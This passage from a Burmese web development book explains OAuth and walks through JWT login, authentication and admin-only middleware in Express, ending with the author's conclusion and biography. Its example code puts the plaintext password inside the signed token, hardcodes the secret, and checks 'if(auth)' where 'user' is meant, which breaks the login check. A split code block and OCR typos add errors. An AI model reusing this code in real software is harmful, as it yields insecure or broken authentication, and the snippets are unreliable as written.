ဒီလိပို့ အလုပ်လုပ်နိုင်စေဖို့အတွက် OAuth ကို အသုံးပြုရတာပါ။ သေခာစဉ်းစားကြည့်ပါ။ ပုံမှန်ဆိုရင် ကိုယ့် API က ပေးထားတဲ့ Auth နဲ့ ကိုယ့် API ကိုသုံးရတာပါ။ အခုက ကိုယ့် API က ပေးထားတဲ့ Auth နဲ့ တခြား App မှာ သွားပြီးသုံးလို့ ရနေတာပါ။ သူရဲ့အလုပ်လုပ်ပုဂ္ဂို အောက်က ပုံမှာလေ့လာကြည့်ပါ (ပုံ - Digital Ocean)။

Abstract Protocol Flow



1, 2, 3, 4 နံပါတ်စဉ်တပ်ပေးလို့ အစီအစဉ်အတိုင်း ကြည့်သွားလို့ ရပါတယ်။

1. ပထမဆုံးအနေနဲ့ Facebook နဲ့ Login ဝင်စွဲ User က ခွင့်ပြုမပြုမေးရပါတယ်။
2. User က Allow လုပ်ပြီး ခွင့်ပြုလိုက်တဲ့အခါ Authorization Code ထွက်လာပါတယ်။
3. App က Authorization Code ကိုသုံးပြီး Facebook Developer API ကို User ရဲ့ အချက်အလက် တွေ Access လုပ်ခွင့် တောင်းပါတယ်။
 - a) App ကို Developer API မှာအရင် Register လုပ်ထားဖို့လည်း လိုပါသေးတယ်။ ဒီတော့ မှ Client ID တွေဘာတွေထက်လာမှာပါ။
 - b) Client ID တွေဘာတွေ သေသေချာချာ ပြည့်စုံမှန်ကန်အောင်ပါမှ User ရဲ့ အချက်အလက်ကို Third-party ဘယ် App က ယူသလဲဆိုတဲ့ မှတ်တမ်းကိုရမှာမို့လိုပါ။
4. Authorization Code, Client ID နဲ့ အချက်အလက် ပြည့်စုံမှန်ကန်တယ်ဆိုရင် Developer API က Access Token ပြန်ထွေပေးပါတယ်။
5. App က လိုချင်တဲ့ User ရဲ့အချက်အလက်ကို အဲဒီ Access Token ကိုသုံးပြီး ရယူလိုရသွားပါပြီ။

ကိုယ့် Service က Facebook လို Resource Server ဖြစ်နိုင်သလို၊ Facebook Developer API လို Authorization Server လည်း ဖြစ်နိုင်ပါတယ်။ ဒါဟာ OAuth ရဲ့ အလုပ်လုပ်ပုံ အကျဉ်းချုပ်ပါဝဲ။ အကျဉ်းခြောမယ်ဆိုရင် သူချည်းပဲ စာတစ်အုပ်စာ ရှိပါလိမ့်မယ်။ ဒါကြောင့် သဘောသဘာဝ ပိုင်းလောက်ပဲ မှတ်ထားပေးပါ။ OAuth အကြောင်း Digital Ocean မှာဖော်ပြထားတဲ့ ဆောင်းပါးတစ်ပုဒ်ကို ဖြည့်စွက် လေ့လာကြည့်ဖို့ အကြံပြုပါတယ်။

- <https://www.digitalocean.com/community/tutorials/an-introduction-to-oauth-2>

JWT Authentication & Authorization

JWT ရဲ့ သဘောသဘာဝကို အပေါ်မှာ ပြောခဲ့ပါတယ်။ Token ကို အခြေခံတဲ့ Authentication ဖြစ်ပြီး တော့ Token ထဲမှာ အသုံးဝင်တဲ့ အချက်အလက်တွေ ပါဝင်မှာပါ။ ဒီအတွက် Token ဖန်တီးတာတွေ၊ မှန်မ မှန် ပြန်စစ်တာတွေ၊ Token ကို Encrypt/Decrypt လုပ်တာတွေ၊ အကျိန်လုပ်ပေးနိုင်တဲ့ Package တစ်ခုရှိ ပါတယ်။ jsonwebtoken လိုပေါ်ပါတယ်။ စမ်းသပ်နိုင်ဖို့အတွက် ရေးသားလက်စ ပရောဂျက်ထဲမှာ အခု ထို Install လုပ်လိုက်ပါ။

```
npm i jsonwebtoken
```

ပြီးတဲ့အခါ ထုံးစံအတိုင်း Import လုပ်ပေးလိုက်ရင် စသုံးလိုရပါဖြီ။

JavaScript

```
const jwt = require("jsonwebtoken");
const secret = "horse battery staple";
```

နမူနာကုဒ်မှာတွေ့ရတဲ့ secret ဆိုတာကတော့ Token တွေကို Encrypt/Decrypt လုပ်ရာမှာ သုံးမယ့် Code ဖြစ်ပါတယ်။ Auth လုပ်ငန်းတွေ စမ်းသပ်ရေးသားနိုင်ဖို့အတွက် User Account တစ်ချို့ လိုပါမယ်။ Database တွေဘာတွေမသုံးတော့ပါဘူး။ ရိုးရိုး JSON Array တစ်ခုနဲ့ပဲစမ်းကြည့်ကြပါမယ်။ ဒီလိုပါ -

JavaScript

```
const users = [
    { username: "Alice", password: "password", role: "admin" },
    { username: "Bob", password: "password", role: "user" },
];
```

User Account နှစ်ခုရှိပါတယ်။ role မတဲ့ကြပါဘူး။ တစ်ဦးက admin ဖြစ်ပြီး နောက်တစ်ဦးကတော့ user ဖြစ်ပါတယ်။ ပြီးတဲ့အခါ login လုပ်ဆောင်ချက်တစ်ခုကို အခုလိုရေးကြပါမယ်။

JavaScript

```
app.post("/api/login", function(req, res) {
    const { username, password } = req.body;

    const user = users.find(function(u) {
        return u.username === username && u.password === password;
    });

    if(auth) {
        jwt.sign(user, secret, {
            expiresIn: "1h"
        }, function(err, token) {
            return res.status(200).json({ token });
        });
    } else {
    }
});
```

```

        return res.sendStatus(401);
    }
});
```

Request Method POST ဖြစ်ရမှာဖြစ်ပြီး URL က /api/login ဖြစ်ပါတယ်။ Request နဲ့အတူ မှန်ကန် တဲ့ Username, Password ပါရမှာဖြစ်ပြီး၊ မှန်တယ်ဆိုရင် JWT Token တစ်ခုကို ပြန်ပေးမှာပါ။ မမှန်ရင် 401 ကို ပြန်ပို့မှာပါ။ jwt.sign() ကိုသုံးပြီး Token ဖန်တီးယူပါတယ်။ Parameter (ငါ) ခဲ့ပေးထားပါတယ်။ User Data, Secret, Expire Time နဲ့ Callback Function တို့ဖြစ်ပါတယ်။ Request က ဒီလိုပုံစံ ဝင်လာတယ်လို့ သဘောထားပါ။

Request

```
POST /api/login
Content-type: application/json
{ username: "Bob", password: "password" }
```

ဒါဆိုရင် ပြန်ရမယ့် Token ရဲ့ ဖွဲ့စည်းပုံက ဒီလိုပုံစံ ဖြစ်နိုင်ပါတယ်။ Postman နဲ့ စမ်းကြည့်နိုင်ပါတယ်။

Token

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6IkJvYiIsInBhc3N3b3JkIjoiCGFzc3dvcmQiLCJyb2xlijoidXNlciIsImhdCI6MTYwMDc2MzI1NiwiZXhwIjoxNjAwNzY2ODU2fQ.-OBn8nIEmJqdNc9XfoUVVcZc7PEVUWHVQOP85YIllygo
```

Token တည်ဆောက်စဉ်မှာ Expire Time ပေးခဲ့တာကို သတိပြုပါ။ ဒီ Token ဟာ (၁) နာရီသက်တမ်း အတွင်းပဲ Valid ဖြစ်မှာပါ။ (၁) နာရီကျော်ရင် နောက်တစ်ခါ login လုပ်ပြီး Token ပြန်ထုတ်ရမှာဖြစ်ပါတယ်။ Token မှန်မမှန်စစ်တဲ့ Function တစ်ခုလောက် ဆက်ရေးကြပါမယ်။

JavaScript

```
function auth(req, res, next) {
    const authHeader = req.headers["authorization"];
    if(!authHeader) return res.sendStatus(401);

    const [ type, token ] = authHeader.split(" ");

    if(type !== "Bearer") return res.sendStatus(401);

    jwt.verify(token, secret, function(err, data) {
        if(err) return res.sendStatus(401);
        else next();
    });
}
```

Authorization Header ပါမပါ စစ်ပါတယ်။ မပါရင် 401 ပြန်ပိုပါတယ်။ JWT ရဲ Standard အရ Authorization Header ရဲ ဖွဲ့စည်းပုံ ဒီလိုဖြစ်ရပါတယ်။

Authorization: Bearer [token]

ဒါကြောင့် Authorization Header Value ကို Split လုပ်ပြီး နှစ်ပိုင်းခဲ့လိုက်ပါတယ်။ ပထမတစ်ပိုင်းက Bearer ဖြစ်ပြီး နောက်တစ်ပိုင်းက Token ဖြစ်ရပါမယ်။ Token ကို verify() နဲ့ မှန်မမှန်စစ်ပါတယ်။ မှန်တယ်ဆိုတော့မှ next() နဲ့ ဆက်အလုပ်လုပ်ခွင့်ကို ပေးထားခြင်း ဖြစ်ပါတယ်။

ဒါ Function က Middleware Function တစ်ခုဖြစ်ပါတယ်။ ဒါပေမယ့် app.use() နဲ့ Route အားလုံးမှာ သုံးဖို့ သတ်မှတ်မထားပါဘူး။ သတ်မှတ်လိုမဖြစ်ပါဘူး။ login လိုလုပ်ဆောင်ချက်မျိုးကို Token ပါရမယ်လို့ သွားပြောလို့ မဖြစ်ပါဘူး။ Token မရှိလိုဘဲ login နဲ့ Token ထုတ်နေတာပါ။ ဒါကြောင့် ကိုယ်သတ်မှတ်ချင်တဲ့ Route မှာပဲ အခုလို သတ်မှတ်ပေးလိုက်လို့ ရပါတယ်။

JavaScript

```
app.get("/api/records", auth, function(req, res) {
    ...
}) ;
```

ဒီသတ်မှတ်ချက်အရ /api/records ကို Request ဝင်လာတဲ့အခါ စောစောကရေးပေးထားတဲ့ auth Middleware ကိုသုံးပြီး စစ်ပေးသွားမှာပါ။ Token မပါရင် 401 ကိုပြန်ပေးမှာဖြစ်ပြီး Token မမှန်ရင်လည်း 401 ကိုပဲ ပြန်ပေးသွားမှာပါ။ အလုပ်လုပ်ခွင့်ပေးမှာ မဟုတ်ပါဘူး။ Token မှန်မှသာ ဆက်အလုပ်လုပ်ခွင့်ပေးမှာပဲ ဖြစ်ပါတယ်။ ဒီနည်းနဲ့ ကိုယ့် API အတွက် Authentication လုပ်ဆောင်ချက် ထည့်သွင်းနိုင်ခြင်း ဖြစ်ပါတယ်။

စမ်းကြည့်နိုင်ဖို့အတွက် အရင်ဆုံး login လုပ်လိုက်ပါ။ ရလာတဲ့ Token ကိုသုံးပြီး ဆက်လက်ဖော်ပြထားတဲ့ပုံမှာ နမူနာပြထားသလို စမ်းကြည့်နိုင်ပါတယ်။

The screenshot shows the Postman interface with the following details:

- Request URL:** GET http://localhost:8000/api/records
- Headers:** Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ...
- Response Status:** 200 OK
- Response Body (Pretty JSON):**

```

1  {
2      "meta": {
3          "skip": 0,
4          "limit": 3,
5          "sort": {},
6          "filter": {},
7          "page": 1,
8          "total": 3
9      },
10     "data": [
11         {
12             "id": 1,
13             "name": "John Doe",
14             "email": "john.doe@example.com",
15             "age": 30
16         },
17         {
18             "id": 2,
19             "name": "Jane Doe",
20             "email": "jane.doe@example.com",
21             "age": 28
22         },
23         {
24             "id": 3,
25             "name": "Mike Johnson",
26             "email": "mike.johnson@example.com",
27             "age": 32
28         }
29     ]
30 }
```

ဒါက Authentication ပိုင်းပါ။ Token ပါတယ်၊ မှန်တယ်ဆိုရင် ခွင့်ပြုလိုက်တာပါ။ role ပေါ်မှတည်ပြီး သက်ဆိုင်ရာအလုပ်ကို လုပ်ပိုင်ခွင့်ရှိမရှိ စစ်တဲ့တဲ့ Authorization ပိုင်းကိုလည်း ဆက်ကြည့်ပါ့ြိုးမယ်။ နောက်ထပ် Function တစ်ခုအခုလို ထပ်ရေးပေးရမှာပါ။

JavaScript

```
function onlyAdmin(req, res, next) {
    const [ type, token ] = req.headers["authorization"].split(" ");

    jwt.verify(token, secret, function(err, user) {
        if(user.role === "admin") next();
        else return res.sendStatus(403);
    });
}
```

Token ကို Decrypt လုပ်လိုက်ပြီး အထဲက role တန်ဖိုးကိုပဲ စစ်လိုက်တာပါ။ role က admin ဖြစ်မှပဲ ဆက်လုပ်ခွင့်ပေးပြီး admin မဟုတ်ရင် 403 ကို ပြန်ပေးထားပါတယ်။ ဒါ Middleware ကို Admin ဖြစ်မှ လုပ်ခွင့်ပြုချင်တဲ့ Route တွေမှာ အခုလို ထည့်ပေးနိုင်ပါတယ်။

JavaScript

```
app.delete("/api/records/:id", auth, onlyAdmin, function(req, res) {
    ...
});
```

နောက်မှာ DELETE လုပ်ဆောင်ချက်အတွက် auth ရော စောင့်မှုပါ။ ဒါကြောင့် Auth ဖြစ်ပုံနဲ့တောင် ဒီအလုပ်ကို လုပ်လိုမရတော့ပါဘူး။ role က admin ဖြစ်မှပဲ လုပ်ခွင့်ရှိတော့မှာဖြစ်ပါတယ်။

ဒါနည်းနဲ့ JWT ကို သုံးပြီး API အတွက် Authentication တွေ Authorization တွေ လုပ်လိုရနိုင်ပါတယ်။ ဒါ ကုဒ်ဟာ အခြေခံသဘောသဘာဝကို ပေါ်လွင်စေဖို့ ဦးစားပေး ဖော်ပြတဲ့ကုဒ်ဖြစ်ပါတယ်။ တစ်ကယ့် လက်တွေ့မှာ -

- User Account တွေကို Database ထဲမှာထားပြီး Register တွေဘာတွေလုပ်လိုရဖို့လိုပါမယ်။
- Password တွေကို ဒီအတိုင်းမသိမ်းဘဲ Hash လုပ်ပြီး သိမ်းဖို့လိုပါမယ်။
- User နဲ့ Role တွေကို စီမံနိုင်တဲ့ လုပ်ငန်းတွေ ထည့်ရေးပေးရပါမယ်။
- Secret ကို ကုဒ်ထဲမှာ အသေမရေးဘဲ .env လိုပိုင်မျိုးနဲ့ ခွဲထားပြီးခေါ်သုံးပေးဖို့ လိုပါမယ်။

မပြောဖြစ်လိုက်တာမျိုး ဖြစ်မှာစိုးလိုသာ ထည့်ပြာတာပါ။ ဒီနေရာမှာတော့ အဲဒီထိပြီးပြည့်စုံအောင် ဖော်ပြနိုင်ခြင်း မရှိပါဘူး။ ဒီစာအုပ်မှာ ဖော်ပြခဲ့တဲ့ အခြေခံသဘာသဘာဝတွက် ကောင်းကောင်နားလည် တယ်ဆိုရင် ဒါတွေကို ကိုယ်တိုင်ဆက်လက် လေ့လာပြီးလုပ်လို့ရသွားမှာပါ။

API Authentication နဲ့ပက်သက်ရင် PassportJS လို Framework မျိုးတွေလည်းရှိပါသေးတယ်။ လူ ကြိုက်များပြီး လက်တွေ့ပရောဂျက်တွေမှာ တွင်တွင်ကျယ်ကျယ် အသုံးပြုကြပါတယ်။ ဒီလိုနည်းပညာမျိုး ကိုလည်း ဆက်လက်ပြီး ဖြည့်စွက်လေ့လာထားကြဖို့ တိုက်တွန်းပါတယ်။

- <http://www.passportjs.org/>

အခုခိုရင် ဒီအပိုင်းမှာဖော်ပြချင်တဲ့ အကြောင်းအရာတွေ ပြည့်စုံသွားပါပြီ။ နမူနာအနေနဲ့ ရေးခဲ့တဲ့ကုဒ်တွေ ကို ဒီမှာ Download လုပ်လို့ရပါတယ်။

- <https://github.com/eimg/api-book>

နောက်ဆုံးအနေနဲ့ API နဲ့ပက်သက်ပြီး ဖြည့်စွက်လေ့လာသင့်တဲ့ Resource လေးတွေ ထည့်သွင်းဖော်ပြပေးလိုက်ပါတယ်။

Best practices for a pragmatic RESTful API

- <https://www.vinaysahni.com/best-practices-for-a-pragmatic-restful-api>

Specification for building APIs in JSON

- <https://jsonapi.org/>

Stack Overflow Best practices for REST API design

- <https://stackoverflow.blog/2020/03/02/best-practices-for-rest-api-design/>

Microsoft REST API Guideline

- <https://github.com/microsoft/api-guidelines/blob/vNext/Guidelines.md>

Google JSON Style Guide

- <https://google.github.io/styleguide/jsoncstyleguide.xml>

REST in Practice (Book)

- <http://restinpractice.com/>

နိဂုံးချုပ်

ဒီစာအုပ်ဟာ ကျွန်တော်ရေးသားထားတဲ့ မူလပထမ Professional Web Developer စာအုပ်ရဲ နောက်ဆက်တဲ့ Update Version လို့ ဆိုနိုင်ပါတယ်။ မူလ Profession Web Developer စာအုပ်ကို (၂၀၁၃) ခုနှစ်မှာ ပထမအကြိမ် ပုံနှိပ်ထူတ်ဝေခဲ့လို့ အခုဒီစာရေးသားနေဂျိန်မှာဆိုရင် အချိန် (၈) နှစ် လောက် ကြာခဲ့ပြုဖြစ်ပါတယ်။ အဲဒီဟာအုပ်ဟာ စာဖတ်သူများအကြား အသုံးဝင် လူကြိုက်များလို့ အကြိမ်ကြိမ် ထပ်မံတည်းဖြတ် ပုံနှိပ်ခဲ့ရပြီး နောက်ဆုံး စတုတ္ထအကြိမ်ကိုတော့ (၂၀၁၆) ခုနှစ်မှာ ထုတ်ဝေဖြစ်ခဲ့ပါတယ်။

အချိန် (၈) နှစ်ဆုံးတာဟာ အမြတ်းတက်ပြောင်းလဲနေတဲ့ နည်းပညာသက်တမ်းအရဆိုရင် အတော်ကို ကြာမြင့်ခဲ့ပြီလို့ ဆိုရမှာပါ။ နည်းပညာတွေလည်း အတော်လေး ပြောင်းလဲသွားခဲ့ပြုဖြစ်လို့ စတုတ္ထအကြိမ် တည်းဖြတ်ထုတ်ဝေမှုအပြီးမှာ ထပ်မံတည်းဖြတ်ဖို့ဆုံးတာ မလွယ်တော့ပါဘူး။ အစအဆုံး အတော်များများ ကို ပြင်ဆင်ရတော့မှာဖြစ်လို့ ပြင်ဆင်တည်းဖြတ်တဲ့သဘော မဟုတ်တော့ဘဲ အစအဆုံး ပြန်ရေးရမယ့် သဘော ဖြစ်လာပါတော့တယ်။

ဒီလို့ စာအုပ်တစ်အုပ် ရေးသားပြုစရတာ မလွယ်ပါဘူး။ လပေါင်းများစွာ အထူးအာရုံစိုက်ပြီး အချိန်ပေးရပါတယ်။ စားလည်းဒီစိတ်၊ သွားလည်းဒီစိတ်၊ အိပ်လည်းဒီစိတ် ဆုံးတာမျိုးအထိ ကိုယ့်စွမ်းအင်တွေကို မြှုပ်နှံရေးသားရတာပါ။ မူလကျမ်းကျင်မှုနဲ့တင် မလုံလောက်ဘဲ ပိုတိကျဖို့ ပိုသေချာဖို့အတွက် Research တွေကိုလည်း တစ်ပြိုင်ထဲမှာ လုပ်ရပါသေးတယ်။ အချက်အလက်တွေ စုစည်းရပါတယ်။ ခက်ခဲတဲ့ အကြောင်းအရာတွေကို စာဖတ်သူ နားလည်လွယ်အောင်၊ အချိတ်အဆက်မိအောင်၊ အမျိုးမျိုးလှည့်ပါတ်စဉ်းစား ရေးလိုက် ပြင်လိုက် အကြိမ်ကြိမ် လုပ်ရပါတယ်။ တော်တော့ကို မလွယ်တာပါ။

ဒီလိုမလွယ်တဲ့အတွက်ကြောင့်ပဲ အသစ်တစ်အုပ်သာ ရေးရမယ်ဆိုရင် ရေးဖြစ်မှာ မဟုတ်တော့ပါဘူး။ မ ရေးဖြစ်လောက်တော့ဘူးလို့ ထင်ထားတာပါ။ ဒီလိုနဲ့ နှစ်အချို့ကြော်ပြီး နောက်မှ (၂၀၂၀) ပြည့်နှစ်ထဲမှာ Covid-19 ကပ်ရောဂါတွေကြောင့် အလုပ်တွေပိတ်ပြီး အမိန့်ကအမိမြှင့်မထွက် Stay-at-home နေရတဲ့ ကာလတွေ ရှိလာတဲ့အခါ အချိန်အားတွေ ရှိလာတာနဲ့ လိုတိရှင်း စာအုပ်အတိုလေးတွေ ရေးသားဖြစ်ခဲ့ပါ တယ်။ အချိန်အားလေးတွေ ရှိလာတယ်ဆိုပေမယ့် ပေါ့ပေါ့ပါးပါး အတိုချုပ်ပဲ ရေးမယ်လို့ ရည်ရွယ်တဲ့ အတွက်ကြောင့်သာ ရေးဖြစ်သွားတာပါ။ အခုလို စာအုပ်မျိုးကြီးကိုသာ တစ်ခါထဲ ရေးဖို့အားထုတ်ခဲ့မယ်ဆိုရင် အမှန်တစ်ကယ်ရေးဖြစ်ဖို့၊ အပြီးသတ်ဖြစ်ဖို့ မလွယ်ပါဘူး။

ကပ်ရောဂါကြီးဟာ အချိန် (၃-၄) လလောက်နဲ့ ပြီးသွားမလား မျှော်လင့်ခဲ့ပေမယ့် အခုဒီစာကိုရေးနေချိန် မှာ (၂၀၂၁) ကုန်လို့ (၂၀၂၂) တောင် ရောက်ပါတော့မယ်။ (၂) နှစ်လောက်ကြာခဲ့ပြီ ဖြစ်ပေမယ့် မပြီးဆုံး သေးပါဘူး။ ကြားထဲမှာ ကပ်ရောဂါနှစ်စက်မှုကြောင့် အားလုံးပဲ အခက်အခဲ အကြမ်အတည်းကိုယ်စီ ရှိခဲ့ကြ မှာ အသေအချာပါပဲ။ အဲဒီလိုအကြပ်အတည်းတွေကြားထဲက အရှုံးထဲက အမြတ်လို့ပဲ ဆိုရပါမယ်။ တစ်ခြား ဘာမှုလုပ်လို့မရတိုင်း စာပဲထိုင်ရေးနေလိုက်တာ လိုတိရှင်း စာအုပ်တို့လေးတွေ (၇) အုပ်ထိ ရေးသားဖြစ်ခဲ့ပါတော့တယ်။

ဒီစာအုပ်ဟာ အဲဒီစာအုပ်တွေထဲက Bootstrap လိုတိရှင်း၊ JavaScript လိုတိရှင်း၊ PHP လိုတိရှင်း၊ Laravel လိုတိရှင်း၊ React လိုတိရှင်း နဲ့ API လိုတိရှင်းဆိုတဲ့ စာအုပ် (၆) အုပ်ကို ပေါင်းစပ်ပြီး လိုအပ်သလို ညီနှင့် ဖြည့်စွက် ထုတ်ဝေဖြစ်ခဲ့ခြင်း ဖြစ်ပါတယ်။ Update လုပ်ဖို့ လိုအပ်နေတဲ့ မူလပထမ Profession Web Developer စာအုပ်ကို နောက်ဆုံးမှာ Update လုပ်နိုင်ခဲ့ပြီလို့ ဆိုရပါမယ်။

မူလ Profession Web Developer စာအုပ်နဲ့ ပက်သက်ပြီး ကျွန်ုတော့ကို ဆက်သွယ်ကျွေးဇူးစကား ဆိုလာ သူတွေမ အများကြီးရှုပါတယ်။ အဲဒီစာအုပ်ရဲ့ အကူအညီနဲ့ လက်တွေ့လုပ်ငန်းခွင်ဝင် ကျမ်းကျင် Web Developer အဖြစ် ပြည့်တွင်းမှာရော ပြည့်ပမှာပါ ရပ်တည်နိုင်သွားကြသူတွေ အတော်များများ ရှိနေပါ တယ်။ ဒီလိုတွေ ကြားသိရတဲ့အတွက်လည်း အတိုင်းမသိ ပိတိဖြစ်ရပါတယ်။ အဲဒီပိတိကိုစား အားရှိတဲ့ အတွက်ကြောင့်ပဲ လေ့လာသူများအတွက် အသုံးဝင်တဲ့ ဖန်တီးမှုတွေကို ဆက်လက်ပြုလုပ်ဖို့ အမြတ်ကြီးစား နေဖြစ်ပါတယ်။

ဒီစာအုပ်ကနေလည်း မူလ Professional Web Developer စာအုပ်လိုပဲ၊ လက်တွေ့လုပ်ငန်းခွင်ဝင် ကျမ်းကျင်အဆင့် Web Developer တွေ မွေးထုတ်ပေးနိုင်လိမ့်မယ်လို့ ယုံကြည်ပါတယ်။ ဒီစာအုပ်ရဲ့ PDF Ebook Version ကို ကျွန်တော့ Website မှာ အချိန်မရွေး အခမဲ့ Download ရယူနိုင်တယ်ဆိုတာကိုလည်း ဖြည့်စွက် အသိပေးချင်ပါတယ်။

- <https://eimaung.com>

အားလုံးပဲ ကိုယ်စိတ်နှစ်ဖြာ ကျမ်းမာချမ်းသာပြီး ထွန်းပေါက်အောင်မြင်သူတွေ ဖြစ်ကြပါစေလို့ ဆုတောင်းရင်း နိဂုံးချုပ်လိုက်ပါတယ်။

အိမောင် (Fairway)

၂၀၂၁ ခုနှစ်၊ ဒီဇင်ဘာ (၆) ရက်နေ့တွင် ရေးသားပြီးစီးသည်။

စာရေးသူ၏ကိုယ်ရေးအကျဉ်း

အမည်ရင်း အီမောင် ဖြစ်ပြီး မကျေးတိုင်းဒေသကြီး သရက်မြို့၊ ဘတိဖြစ်သည်။ (၂၀၀၀) ပြည့်နှစ်တွင် သရက်မြို့၊ အ.ထ.က (၁) မှ တဗ္ဗာသိလ်ဝင်တန်းစာမေးပွဲအောင်မြင်ပြီး (၂၀၀၁) ခုနှစ်မှစတင်ကာ ပညာ ဆက်လက် သင်ယူနိုင်ရန် ရန်ကုန်ဖြော်လိုက် ပြောင်းရွှေ့ အခြေခံခဲ့သည်။ (၂၀၀၃) ခုနှစ်တွင် ဒုတက္ကသိုလ် လူ စွမ်းအားအရင်းအမြစ်ငွာနှမှ ပေးအပ်သည့် ကွန်ပျူးတာနည်းပညာ ဒီပလိုမာဘွဲ့ (Diploma in Computer Studies) ကို ရရှိခဲ့ပြီး ထိအချိန်မှစတင်၍ Software ရေးသားခြင်း လုပ်ငန်းများကို လုပ်ကိုင်လာခဲ့သည်။ (၂၀၀၆) ခုနှစ်မှ စတင်ကာ Web နည်းပညာအခြေပြု Software များကို စတင်ရေးသားခဲ့ပြီး ယနေ့အချိန်ထိ Web Developer တစ်ဦးအဖြစ် ဆက်လက်ရပ်တည် လုပ်ကိုင်နောက်ဖြစ်ပါသည်။

ကွန်ပျူးတာနည်းပညာများကို အလေးထားလေ့လာနေ၍ ဆက်လက်တက်ရောက်ခြင်း မဖြစ်ပါ၍ ရပ်တန် ထားခဲ့သည့် အဝေးသင်တဗ္ဗာသိုလ် (ဥပဒေပညာအထူးပြု) ကို (၂၀၀၉) ခုနှစ်တွင် ပြန်လည် တက်ရောက်ခဲ့ပြီး (၂၀၁၃) ခုနှစ်တွင် အောင်မြင်၍ ဥပဒေပညာဘွဲ့ (LL.B) ကိုရရှိခဲ့သည်။

(၂၀၀၉) ခုနှစ်တွင် Durosoft အမည်ဖြင့် Web Development လုပ်ငန်းတစ်ခုကို ဦးဆောင်တည်ထောင်ခဲ့သည်။ ပြည့်တွင်းပြည်ပမှ အပ်နံကြသည့် Outsource Project များကို အမိကထား ဆောင်ရွက်ခဲ့သည်။ ထိုနောက် (၂၀၁၁) ခုနှစ်တွင် Outsource Project များ ဆောင်ရွက်နေရာမှ မိမိတိုကိုယ်ပိုင် Software Product များကိုသာ ရေးသား တော့မည် ဟူသည့် ရည်ရွယ်ချက်ဖြင့် Durosoft အား Fairway Web ဟူ၍ အမည်ပြောင်းကာ ဆက်လက် လုပ်ကိုင်ခဲ့သည်။ (၂၀၀၆) ခုနှစ်မှစတင်၍ Fairway Web အား Fairway Technology ဟု အမည်ပြောင်းကာ Software များ ရေးသားခြင်း၊ နည်းပညာဝန်ဆောင်မှုပေးခြင်းနှင့် သင်တန်းများ ပို့ချခြင်းတို့ကို ဆောင်ရွက်လျှက် ရှိပါသည်။ ဤစာရေးသားနေစဉ်တွင် Fairway Technology၏ Managing Partner အဖြစ် တာဝန်ထမ်းဆောင်လျှက်ရှိပါသည်။

(၂၀၁၃) ခုနှစ်စွန်လတွင် **Professional Web Developer** စာအုပ် ပထမအကြိမ်ကို ရေးသားပြုစု ဖြန့်ချီနိုင်ခဲ့သည်။ (၂၀၁၄) ခုနှစ်စွန်လတွင် **Ubuntu - သင့်အတွက် Linux** စာအုပ်ကို ရေးသားပြုစု ဖြန့်ချီနိုင်ခဲ့ပြီး၊ (၂၀၁၅) ခုနှစ် စက်တင်ဘာလတွင် **Rockstar Developer** စာအုပ်ကို ရေးသားပြုစု ဖြန့်ချီနိုင်ခဲ့သည်။ (၂၀၂၀-၂၀၂၁) ခုနှစ်ကာလများတွင် **Bootstrap** လိုတိရှင်း၊ **JavaScript** လိုတိရှင်း၊ **PHP** လိုတိရှင်း၊ **Laravel** လိုတိရှင်း၊ **React** လိုတိရှင်း၊ **API** လိုတိရှင်း နှင့် **Bitcoin** လိုတိရှင်း ဟူသော စာအုပ် (၇) အုပ်ကို ဆက်တိုက် ရေးသားဖြန့်ချီနိုင်ခဲ့သည်။ ဤ **Professional Web Developer 2022** စာအုပ်ကို ဆက်လက် ရေးသား ဖြန့်ချီနိုင်ခဲ့သည့်အတွက် စုစုပေါင်း ရေးသားပြုစုထားသည့် နည်းပညာစာအုပ်ပေါင်း (၁၁) အုပ် ရှိ သွားခဲ့ပြီ ဖြစ်ပါသည်။

(၂၀၁၀) ခုနှစ်မှ စတင်ကာ Web Development ဆိုင်ရာ သင်တန်းများကို ပို့ချလာခဲ့ပြီး၊ ယခုအခါ Fairway Technology သင်တန်းကျောင်း၏ ကျောင်းအုပ်ကြီးအဖြစ် Web နှင့် Mobile နည်းပညာဆိုင်ရာ သင်တန်း များကို ဦးဆောင်ပို့ချနေပါသည်။

နေ့ဗြိုင်မှ နှင့် ပေါ်လွှင်၊ သမီးဖြစ်သူ စုရတနာမောင် တို့နှင့်အတူ ရန်ကုန်မြို့တွင် အမြေချ နေထိုင်လျက် ရှိ သည်။ စာရေးသူအား ဆက်သွယ်လိုပါက eimg@fairwayweb.com အီးမေးလ်လိပ်စာသို့ လည်ကောင်း၊ စာရေးသူ၏ Website ဖြစ်သော eimaung.com တွင် ဖော်ပြထားသည့် ဆက်သွယ်ရန် အချက်အလက်များ အတိုင်းလည်ကောင်း ဆက်သွယ်နိုင်ပါသည်။